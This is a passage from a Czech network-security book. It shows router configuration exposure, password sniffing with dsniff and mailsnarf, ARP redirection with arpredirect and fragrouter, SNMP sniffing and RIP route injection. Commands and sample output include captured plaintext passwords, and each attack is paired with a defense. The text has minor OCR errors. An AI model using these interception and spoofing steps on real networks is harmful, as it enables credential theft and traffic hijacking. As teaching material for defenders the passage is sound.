Pokud máme štěstí, leží v našem aktuálním adresáři soubor lax-serial-rtr.cfg, který je konfiguračním souborem směrovače. V tomto souboru jsou uvedena jména komunit a ACL. Další informace o tom, jak funguje TFTP na směrovacích Cisco lze nalézt na <http://packetstormsecurity.org/cisco/Cisco-Conf-0.08.readme>.



## Obrana proti zneužití TFTP

### Prevence

Použijte některé z následujících řešení:

- Zakažte přístup pomocí TFTP. Příkaz, kterým to lze udělat, závisí na typu směrovače. Pro řadu Cisco 7000 platí:

```
no tftp-server flash <<device:filename>>
```

- Použijte filtr, kterým zablokujete TFTP:

```
access-list 101 deny udp any any eq 69 log ! Blokuje přístup pomocí tftp
```



## Konfigurační soubory směrovačů Bay

Rozšířenost	2
Složitost	6
Dopad	8
<b>Celkové riziko</b>	<b>5</b>

Software Site Manager používaný k řízení směrovačů Bay Networks umožňuje administrátorovi vykonávat nepřeberné množství úkonů. Bohužel jsou veškeré konfigurační informace (včetně jmen komunit) pro Site Manager uchovávány v konfiguračním souboru v textovém formátu. Kdokoli má přístup k serveru se Site Managerem, může jména komunit bez problémů zjistit.



## Obrana proti zneužití konfiguračních souborů směrovačů Bay

Na serveru se Site Managerem musíte omezit přístup ke konfiguračním souborům. Nastavte jejich přístupová práva tak, aby je mohla číst pouze osoba odpovědná za konfiguraci směrovačů.

# SDÍLENÍ VERSUS PŘEPÍNÁNÍ

Sdílená média (Ethernet a Token Ring) jsou tradičními prostředky pro přenos dat již téměř dvě desetiletí. Technologií CSMA/CD (Carrier Sense Multiple Access/Collision Detection - hromadný přístup s detekcí nosné a kolizí) navrhl Bob Metcalfe ve výzkumném centru Xeroxu v Palo Alto (PARC - Xerox Palo Alto Research Center). V prostředí klasického Ethernetu se pakety šíří od odesílatele k příjemci po celém segmentu a mohou tak být zachyceny jakýmkoli zařízením, které je do segmentu připojeno (např. MS Windows se spuštěným programem Network Monitor, jenž je součástí SMS serveru). Přenosová kapacita segmentu je sdílena všemi zařízeními. A právě sdílení dat v segmentu je nejzávažnější problém sítové bezpečnosti. Přesto se sdílený Ethernet stále používá.

Od této originální technologie se značně liší technologie přepínaná. Přepínaná technologie je založena na vytvoření tabulky MAC (Media Access Control) adres a odeslání dat určených pro danou MAC adresu prostřednictvím rychlého křemíkového čipu přímo na tuto adresu. Důsledkem je, že paket dorazí pouze ke svému určenému cíli a nelze ho zachytit někým nepovolaným (většinou).

Existují však přepínače, které umožňují administrátorovi monitorovat cizí pakety. Cisco podporuje tuto možnost ve svých přepínačích Catalyst pomocí technologie SPAN (Switched Port Analyzer). Zrcadlením portů nebo virtuálních sítí (VLAN) do jediného portu může administrátor zachytávat všechny pakety stejně, jako by se nacházel na sdíleném segmentu. V dnešní době se tato metoda používá pro připojení IDS, který musí analyzovat veškerý provoz v síti, aby mohl detektovat případný útok. Více informací o technologii SPAN získáte na [http://www.disco.com/univercd/cc/td/doc/product/lan/cat5000/rel\\_4\\_5/config/span.html](http://www.disco.com/univercd/cc/td/doc/product/lan/cat5000/rel_4_5/config/span.html).

Mnohem nebezpečnější je však Dug Songova technologie dsniff. Dug Song vynil software, který je schopen zachytávat pakety v přepínaných prostředích přesměrováním veškerého toku dat z cílového počítače skrz odpislouchávací systém. Tato technologie se velmi snadno implementuje a zcela nabourává tradiční představu o tom, že přepínané prostředí je bezpečné.

## Identifikace média

Určení typu média (sdílené nebo přepínané), na kterém jsme připojeni, je triviální. Vše, co potřebujeme vidět, ukáže jakýkoli síťový analyzátor, jako je například tcpdump (Unix i NT).

V prostředí přepínaných sítí vidíme pouze broadcast pakety, multicast pakety a pakety z nebo pro nás systém. Následující výpis programu tcpdump pořízený v přepínaném prostředí zobrazuje pouze zachycené SAP (Service Advertisement Protocol) a ARP (Address Resolution Protocol) broadcast pakety.

```
20:20:22.530205 0:80:24:53:ae:bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
    0000 0000 0080 0000 8024 53ae d100 0000
    0080 0000 8024 53ae d180 0d00 0014 0002
    000f 0000 0000 0000 0000 00
20:20:24.610205 0:80:24:53:ae:bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
    0000 0000 0080 0000 8024 53ae d100 0000
    0080 0000 8024 53ae d180 0d00 0014 0002
    000f 0000 0000 0000 0000 00
20:20:25.660205 arp who-has 172.29.11.100 tell 172.29.11.207
20:20:26.710205 0:80:24:53:ae:bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
    0000 0000 0080 0000 8024 53ae d100 0000
```

```

0080 0000 8024 53ae d180 Odoo 0014 0002
000f 0000 0000 0000 0000 00
20:20:28.810205 O:80:24:53 : ae:bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
0000 0000 0080 0000 8024 53ae d100 0000
0080 0000 8024 53ae d180 Odoo 0014 0002
000f 0000 0000 0000 0000 00
20:20:30.660205 arp who-has 172.29.11.100 telí 172.29.11.207

```

Naopak ve sdíleném prostředí uvidíme všechny možné typy paketů přenášených mezi různými systémy. V následujícím výpisu programu tcpdump vidíme i pakety určené pro jiné systémy (tentotyp paketů je pro útočníky mnohem zajímavější):

```

20:25:37.640205 192.168.40.66.23 > 172.29.11.207.1581: P 31:52(21)
ack 40 win 8760 (DF) (ttl 241, id 21327)
20:25:37.640205 172.29.11.207.1581 > 192.168.40.66.23: P 40:126(86)
ack 52 win 32120 (DF) [tos 0x10] (ttl 64, id 4221)
20:25:37.780205 192.168.40.66.23 > 172.29.11.207.1581: P 52:73(21)
ack 126 win 8760 (DF) (ttl 241,id 21328)
20:25:37.800205 172.29.11.207.1581 > 192.168.40.66.23: . ack 73
win 32120 (DF) [tos 0x10] (ttl 64,id 4222)
20:25:37.960205 192.168.40.66.23 > 172.29.11.207.1581: P 73:86(13)
ack 126 win 8760 (DF) (ttl 241,id 21329)
20:25:37.960205 172.29.11.207.1581 > 192.168.40.66.23: P 126:132(6)
ack 86 win 32120 (DF) [tos 0x10] (ttl 64, id 4223)
20:25:38.100205 192.168.40.66.23 > 172.29.11.207.1581: P 86:89(3)
ack 132 win 8760 (DF) (ttl 241, id 21330)
20:25:38.120205 172.29.11.207.1581 > 192.168.40.66.23: . ack 89
win 32120 (DF) [tos 0x10] (ttl 64,id 4224)

```

## Hesla na stříbrném podnosu: Dsniff

Rozšířenost	<b>9</b>
Složitost	<b>8</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

Tcpdump nám sice pomohl v identifikaci prostředí, ale co když chceme zjistit to nejzajímavější: přenášená hesla? Můžeme si samozřejmě pořídit monstrózní softwarový balík, jako je SnifferPro pro Windows od NAI nebo levnější CaptureNet od Laurentiu Niculi, ale úplně nejlepší řešení je použít program napsaný Dug Songem. Vytvořil jeden z nejdokonalejších programů pro odposlouchávání hesel: dsniff.

Existuje obrovské množství aplikací, které přenášejí hesla nebo data jako prostý text: FTP, telnet, POP, SNMP, HTTP, NNTP, ICQ, IRC, Socks, NFS, mountd, rlogin, IMAP, AIM, XI1, CVS, Napster, Citrix ICA, pcAnywhere, NAI Sniffer, Microsoft SMB a Oracle SQL\*Net, abychom uvedli alespoň některé z nich.

Většina z výše uvedených aplikací posílá jména a hesla v textovém tvaru nebo používá slabé šifrování nebo kódování, které lze snadno prolomit. Tady dsni ff exceluje. Každý, kdo použije dsniff, bude moci ve sdíleném nebo přepínaném ethernetovém segmentu odposlouchávat síťový provoz. Program je možné získat na <http://naughty.monkey.org/~dugsong/dsniff/>. Také můžete vyzkoušet verzi přenesenou do prostředí Win32, kterou lze získat na <http://www.eeye.com>. Pro Windows budete ještě potřebovat winpcap z <http://netgroup-serv.polito.it/winpcap/install/Default.htm>.

Následuje výstup programu spuštěného v prostředí Linuxu:

```
[root@mybox dsniff-1.8] dsniff
05/21/00 10:49:10 bob -> unix-server (ftp)
USER bob
PASS dontlook

05/21/00 10:53:22 karen -> lax-cisco (telnet)
karen
supersecret

05/21/00 11:01:11 karen -> lax-cisco (snmp)
[version 1]
private
```

Balík obsahuje kromě dsniffu několik dalších utilit, které stojí za vyzkoušení. Mimo jiné se jedná o mailsnarf a webspy. Mailsnarf je výkonná malá utilitka, která analyzuje všechny e-mailové pakety a na obrazovce zobrazí kompletní obsah zprávy stejně, jako byste ji psali sami. Webspy je vynikající prostředek, pomocí kterého můžete kontrolovat, jaké stránky WWW navštěvují vaši podřízení. Program dynamicky zobrazuje ve vašem webovém prohlížeči stránky, které si prohlíží zadaný uživatel.

```
[root]# mailsnarf
From stu@hackingexposed.com Mon May 29 23:19:10 2000
Message-ID: 001701bfca02$790cca90$6433a8c0@foobar.com
Reply-To: "Stuart McClure" stu@hackingexposed.com
From: "Stuart McClure" stu@hackingexposed.com
To: "George Kurtz" george@hackingexposed.com
References: 002201bf729$7d7ffe70$ab8d0b18@JOC
Subject: Re: conference call
Date: Mon, 29 May 2000 23:44:15 n00700
MIME-Version: 1.0
Content-Type: multipart/alternative;
boundary="--_NextPart_000_0014_01BFC9C7.CC970F30"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.00.2919.6600
X-MimeOLE: Produced By Microsoft MimeOLE V5 . 00 . 2919 . 6600
```

This is a multi-part message in MIME formát.

—=\_NextPart\_000\_0014\_01BFC9C7.CC970F30  
Content-Type: text/plain;  
charset="iso-8859-1"  
Content-Transfer-Encoding: quoted-printable

Have you heard the latest one about the...

[content censored here]

- Stu



Čtení cizí pošty může být zábavné, ale je většinou ilegální.



## Obrana proti dsniffu

Tradiční obrana proti odposlouchávání spočívala v přechodu ze sdíleného Ethernetu na přepínaný. Ale jak uvidíte později, přepínače odposlouchávání nezabrání.

Nejlepší obranou je implementovat nějaký druh šifrování celého síťového provozu. Můžete použít SSH nebo některý z produktů PKI (Public Key Infrastructure), jako je Entrust, který šifruje veškerý datový tok.

## Odposlouchávání na síťovém přepínači

Právě jste nainstalovali svůj nový přepínač a očekáváte od něho zvýšení výkonu a větší bezpečnost sítě. Prospekty slibují, že od tohoto okamžiku si nebudete muset dělat starosti s dotérnými uživateli, kteří se snaží odposlouchávat síťový provoz. Ale je to pravda? Pořádně se nad tím zamysleme.

ARP (Address Resolution Protocol - RFC 826) dynamicky mapuje 32bitové IP adresy na 48bitové fyzické adresy (MAC). Jakmile chce systém komunikovat s jiným zařízením v síti (včetně implicitního směrovače), odešle ARP broadcast s dotazem na MAC adresu cílového zařízení. Cílové zařízení odpoví svou MAC adresou a komunikace může začít.


Bohužel může být protokol ARP snadno obelstěn tak, že systém, který pakety odesílá, je bude zasílat na systém útočníka, místo na cílový systém. A to i v přepínaném prostředí. Přesměrovaný tok dat může být prohlédnut síťovým analyzátorem a potom odeslán cílovému systému.



## ARP přesměrování (redirect)

Rozšířenost	<b>4</b>
Složitost	<b>2</b>
Dopad	<b>8</b>
Celkové riziko	<b>5</b>

V tomto příkladu připojíme do přepínače tři systémy. Systém crush je implicitní směrovač s IP adresou 10.1.1.1. Shadow je systém odesílatel s IP adresou 10.1.1.18. Twister je útočníkův systém s IP adresou 10.1.1.19. Na twistem spustíme program arpredirect, který je součástí balíku dsniff (http://www.monkey.org/~dugsong/dsniff/). Tento program zachytí všechny pakety odcházející ze systému crush na jiný počítač, nejčastěji na implicitní směrovač (viz obrázek 10-7).



Obrázek 10-7. Nezanedbávejte bezpečnost sítových přepínačů, protože mohou být zneužity k ARP spoofingu a odposlouchávání dat

Před testováním tohoto útoku se domluvte se správcem sítě. Je možné, že pokud bude mít přepínač nastaveno zabezpečení portů, zablokujete provoz.

Jsme připojeni k přepínači, takže za normálních okolností bychom měli vidět pouze broadcast pakety. Pomocí programu arpredirect však uvidíme veškerou komunikaci mezi systémy shadow a crush.

Na systému twister zadáme následující příkazy:

```
[twister] ping crush
PING 10.1.1.1 from 10.1.1.19 : 56(84) bytes of data.
64 bytes from 10.1.1.1: icmp_seq=0 ttl=128 time=1.3 ms

[twister] ping shadow

PING 10.1.1.18 from 10.1.1.19 : 56(84) bytes of data.
64 bytes from 10.1.1.18: icmp_seq=0 ttl=255 time=5.2 ms
```

To umožní twisteru zapamatovat si odpovídající MAC adresy, které potřebuje k uskutečnění přesměrování:

```
[twister] arpredirect -t 10.1.1.18 10.1.1.1
intercepting traffic from 10.1.1.18 to 10.1.1.1 (^C to exit)...
```

Tento příkaz spustí arpredirect a přesměruje veškerý tok dat ze systému shadow určený pro crush na útočníkův systém twister. Twister musí být schopen přeposílat již analyzované pakety dále na crush, takže musí mít zapnuto přeposílání IP paketů (IP forwarding). Přeposílání je možné zajistit na úrovni jádra operačního systému, ale to není příliš vhodné, protože to ve většině případů způsobí generování ICMP redirektů, které celý proces přeruší. Místo toho použijeme fragrouter (<http://www.anzen.com/research/nidsbench/fragrouter.html>), který zajistí bezproblémové přeposílání IP paketů použitím přepínače -Bl:

```
[twister] fragrouter -Bl
fragrouter: base-1: normal IP forwarding
10.1.1.18.2079 > 192.168.20.20.21: S 592459704:592459704(0)
10.1.1.18.2079 > 192.168.20.20.21: P 592459705:592459717(12)
10.1.1.18.2079 > 192.168.20.20.21: . ack 235437339
10.1.1.18.2079 > 192.168.20.20.21: P 592459717:592459730(13)
<výstup je zkrácen)
```

Nakonec stačí na twisteru spustit analyzátor paketů. V kapitolách 6 nebo 8 se o analyzátorech dozvítě více.

```
[twister] linsniff
Linux Sniffer Beta v.99
Log opened.
_____ [SYN] (slot 1)
10.1.1.18 -> 192.168.20.20 [21]

USER saumil
PASS IamDaman!!
PORT 10,1,1,18,8,35
NLST
QUIT
_____ [SYN] (slot 1)
10.1.1.18 => 192.168.20.20 [110]
USER saumil PASS IamOwned
[FIN] (1)
```

Jak vše funguje? Jakmile jsme spustili arpredirect, twister začal s odesíláním falešných ARP odpovědí systému shadow, ve kterých tvrdil, že je crush. Shadow si opravil ARP tabulkou novou MAC adresou (twister MAC). Posléze začal uživatel systému shadow FTP a POP relaci s počítačem 192.168.20.20, avšak místo aby data zasílal na implicitní směrovač (crush), zaslá je na twister, protože má v ARP tabulce MAC adresu twistem na místě MAC adresy směrovače crush. Veškerý tok dat směrem k 192.168.20.20 je přesměrován na twister, který po analýze pakety přeposílá na crush, díky programu fragrouter.

V předchozím příkladu jsme přesměrovali tok dat pouze ze systému shadow na crush. Vynecháním přepínače -1 (target - cíl) je ale možné na twister přesměrovat veškerý provoz.

```
[twister] arpredirect 10.1.1.1
intercepting traffic from LAN to 10.1.1.1 (^C to exit)...
```

Je třeba si uvědomit, že přesměrování veškerého provozu v zatížených sítích může způsobit problémy. Arpredirect bohužel není portován na platformu Windows.

## Obrana proti ARP přesměrování

 Jak bylo ukázáno, přesměrování funguje na základě změny MAC adresy v ARP tabulce cílových systémů. Proto nastavte tam, kde je to možné a praktické, v ARP tabulce statické záznamy. Běžně se například nastavují statické záznamy mezi firewallem a hraničními směrovacími. Toho, že záznamy v tabulce budou statické, dosáhnete následovně:

```
shadow] arp -s crush 00:00:C5:74:EA:BO
[shadow] arp -a
crush (10.1.1.1) at 00:00:C5:74:EA:BO [ether] PERM on eth0
```

Řetězec PERM znamená, že záznam je permanentní (trvalý).

Nastavení permanentních záznamů na všech zařízeních ve vnitřní síti však není příliš praktické. Elegantnější je použít program arpwatch (<ftp://ftp.ee.lbl.gov/arpwatch-2.1a6.tar.gz>), který oznamuje veškeré změny ve vztahu MAC a IP adres v ARP tabulce. Programu je nutno jako argument zadat síťové rozhraní, které chceme monitorovat:

```
[crush] arpwatch -i r10
```

Jak je vidět v následujícím výpisu souboru /var/log/messages, arpwatch odhalil změnu MAC adresy způsobenou našim programem arpredirect:

```
May 21 12:28:49 crush: flip flop 10.1.1.1 0:50:56:bd:2a:f5 (0:0:c5:74:ea:b0)
```

## snmpsmff

Rozšířenost	10
Složitost	8
Dopad	1
Celkové riziko	6

Velmi zajímavé informace můžeme získat monitorováním komunikace SNMP. Monitorovat můžeme buď plným analyzátem paketů, jako je SnifferPro firmy Network Associates, nebo můžeme spustit snmpsniff pro Linux autora Nuno Leitao (nuno.leitao@convex.pt), který je na monitorování paketů protokolu SNMP specializován. Zobrazuje nejenom jména komunit, ale i všechny SNMP dotazy a požadavky na nastavení parametrů SNMP:

```
[root@kramer snmpsniff-0.9b]# ./snmpsniff.sh
snmpsniffer: listening on eth0
(05:46:12) 172.31.50.100(secret) -> 172.31.50.2 (ReqID: 1356392156) GET:
<.iso.org.dod.internet.mgmt.mib-2.system.1.0>(NULL) = NULL
(05:46:12) 172.31.50.2(secret) -> 172.31.50.100 (ReqID: 1356392156)
RESPONSE (Err:0): <.iso.org.dod.internet.mgmt.mib-2.system.1.0> (Octet
String) = OCTET STRING- (ascii): Cisco Internetwork Operating System
Software ..IOS (trn) 3000 Software (IGS-I-L), Version 11.0(16), RELEASE
SOFTWARE (fc1). .Copyright (c) 1986-1997 by cisco Systems, Inc...Compiled
Tue 24-Jun-97 12:20 by jturner
```

Z výstupu je zřejmé, že na směrovací 172.31.50.2 je definována komunita „secret“ pro čtení/zápis. Útočník nyní může nejenom konfigurovat směrovač 172.31.50.2, ale s velkou pravděpodobností zaměří své další úsilí na zdroj komunikace SNMP (172.31.50.100), který bude pravděpodobně umístěn v síťovém operačním centru (NOC - Network Operations Centre). A ovládnutí NOC znamená téměř vždy absolutní vládu nad celou sítí.

## Obrana proti odposlouchávání komunikace SNMP

Jednou z mála možností, jak se bránit odposlechu SNMP komunikace, je šifrování této komunikace. SNMPv2 i SNMPv3 umožňují šifrování citlivých informací algoritmem DES. Další alternativou je šifrovat kompletní komunikaci SNMP pomocí VPN (Virtual Private Network). Můžete například použít VPN klienta firmy Entrust (<http://www.entrust.com>) nebo NortelNetworks (<http://www.nortelnetworks.com>) a zabezpečit tak komunikaci z klienta až na konec VPN tunelu.

## Oklamání směrovacího protokolu RIP

Rozšířenost	4
Složitost	4
Dopad	10
Celkové riziko	6

Jakmile útočník odhalí v cílové síti směrovače, pokusí se najít ty, které používají k definování svých směrovacích tabulek RIP. Proč? Protože směrovače používající RIP (Routing Information Protocol) verze 1 (RFC 1058) a RIP verze 2 (RFC 1723) lze snadno obestílt:

- RIP používá UDP (port 520), který nevytváří spojení (kanál). Akceptuje tedy pakety od kohokoli, aniž by se zajímal, zda odesílatel je ten, kdo se zasláním dat začal.
- RIP v1 nemá autentizační mechanismus, takže akceptuje pakety od kohokoli.

- Autentizace RIP v 2 pracuje na základě otevřeného textu. Hesla lze tedy, jak víme, velmi snadno odposlechnout.

Útočník může tedy směrovač snadno přesvědčit, aby odesílal pakety jinou cestou (do jiných sítí nebo jiným systémům) než obvykle. Popišme si, jak takový útok podniknout.

1. Skenováním UDP portu 520 identifikujte směrovač s protokolem RIP.

2. Zjistěte, jak vypadá směrovací tabulka:

- Pokud jste ve stejném segmentu jako směrovač, můžete jednoduše odposlechnout RIP broadcasty, kterými směrovač rozesílá svoji směrovací tabulku (pokud se jedná o „aktivní“ RIP směrovač). Nebo si můžete zaslání směrovací tabulky vyžádat. To funguje jak v případě „aktivního“, tak i „pasivního“ směrovače.
- Jestliže nemůžete odposlechnout RIP komunikaci, použijte program rprobe (autor Humble). V jednom okně spusťte rprobe tak, aby se dotázel směrovače na jeho tabulku:

```
[root#] rprobe řv 192.168.51.102
```

Sending packet.

Sent 24 bytes.

- V dalším okně prohlédněte analyzátorem paketů odpověď směrovače:

---

RIP Header

---

Routing data frame 1

Address family identifier = 2 (IP)
IP address = [10.42.33.0]
Metric = 3

Routing data frame 2

Address family identifier = 2 (IP)
IP address = [10.45.33.0]
Metric = 3

Routing data frame 2

Address family identifier = 2 (IP)
IP address = [10.45.33.0]
Metric = 1

---

3. Rozhodněte, čeho chcete útokem dosáhnout. V našem příkladu chceme přesměrovat tok dat určený cílovému systému skrz náš systém za účelem odposlechu. Potřebujeme tedy do tabulky směrovače přidat následující záznam:

IP Adresa = 10.45.33.10
Maska sítě = 255.255.255.255
Implicitní směrovač - 172.16.41.200
Metrika = 1

4. Pomocí programu strip přidejte do směrovače záznam. Můžete zvolit verzi protokolu (1 nebo 2):

```
[root#] srip -2 -n 255.255.255.255 172.16.41.200 192.168.51.102  
10.45.33.10 1
```

5. Nyní budou všechny pakety určené pro počítač 10.45.33.1 přesměrovány na náš systém 172.16.41.200. Musíme ještě zajistit jejich doručení na cílový počítač pomocí programu frag-router:


```
[root#] ./fragrouter -Bl
```

Nebo pomocí nastavení směrování paketů na úrovni jádra operačního systému. Pokud se jedná o Linux, změňte hodnotu 0 v souboru /proc/sys/net/ipv4/ip\_forward na 1.

6. Spusťte analyzátor paketů a čekejte na zajímavé informace.

Více se o výše uvedené problematice dozvíte na <http://www.technotronic.com/horizon/ripar.txt>.

Na obrázku 10-8 je vidět, jak lze tok dat ze systému DIANE jednoduše přesměrovat skrz útočníkův systém PAUL dříve, než dosáhne cílového systému FRAISER.





## Obrana proti oklamání protokolu RIP

- Přestaňte používat RIP a nahradte ho směrovacím protokolem OSPF, který obsahuje dokonalejší zabezpečovací mechanismy.
- Všude, kde je to možné, blokujte na hraničních směrovacích příchozí RIP pakety (TCP/UDP port 520). Snažte se používat statické směrování.

## ÚTOKY NA BEZDRÁTOVÉ SÍTĚ

Tradiční kabelové sítě poskytují stabilní a rychlé připojení. Jejich nevýhodou však je, že omezují mobilitu uživatelů. Snaha o zajištění větší mobility vedla ke vzniku bezdrátových sítí (802.11). Díky bezdrátovým sítím lze měnit svou polohu a mít při tom téměř vždy zajištěn přístup do sítě. Již existující bezdrátové sítě umožňují rychlejší a levnější připojení nových uživatelů a díky bezdrátové technologii můžete používat pro přístup k poště a WWW také své mobilní telefony.

Bezdrátová síť používá k přenosu dat mezi dvěma uzly rádiové vlny, laser nebo infračervené světlo. Příkladem bezdrátových technologií mohou být lokální síť IEEE 802.11, celulární telefony a Ricochet. Běžně existují dvě topologie bezdrátových sítí: **ad-hoc síť** a **infrastruktura**. V síti typu infrastruktura existuje alespoň jeden *přístupový bod*, který se chová jako hub v běžných sítích a předává data z jedné bezdrátové LAN do druhé bezdrátové (nebo i běžné) LAN. Síťové uzly spolu komunikují pouze prostřednictvím přístupového bodu. V ad-hoc sítích naproti tomu žádný přístupový bod neexistuje a jednotlivé uzly spolu komunikují přímo (podobně jako v sítích typu peer-to-peer).

V následující sekci popíšeme dvě rozšířené bezdrátové technologie, IEEE 802.11 a WAP. Zaměříme se na problémy a rizika těchto sítí a samozřejmě si prozradíme, jak je zmírnit.

## Bezdrátová LAN IEEE 802.11

IEEE 802.11 (a její deriváty) je dnes pravděpodobně nejrozšířenější technologie používaná k budování bezdrátových LAN. Ke generování bitových toků o kapacitě až 11 Mb/s přenášených v 2.45 GHz pásmu je použito DSSS (Direct Sequence Spread Spectrum).

V této sekci si povíme o dvou typech útoků. První využívá broadcastingové podstaty těchto sítí k dálkovému průniku do bezdrátové LAN a druhý útok souvisí s nedostatkem WEP (Wired Equivalent Privacy).

### Bojová jízda

Rozšířenost	<b>8</b>
Složitost	<b>9</b>
Dopad	<b>6</b>
Celkové riziko	<b>8</b>

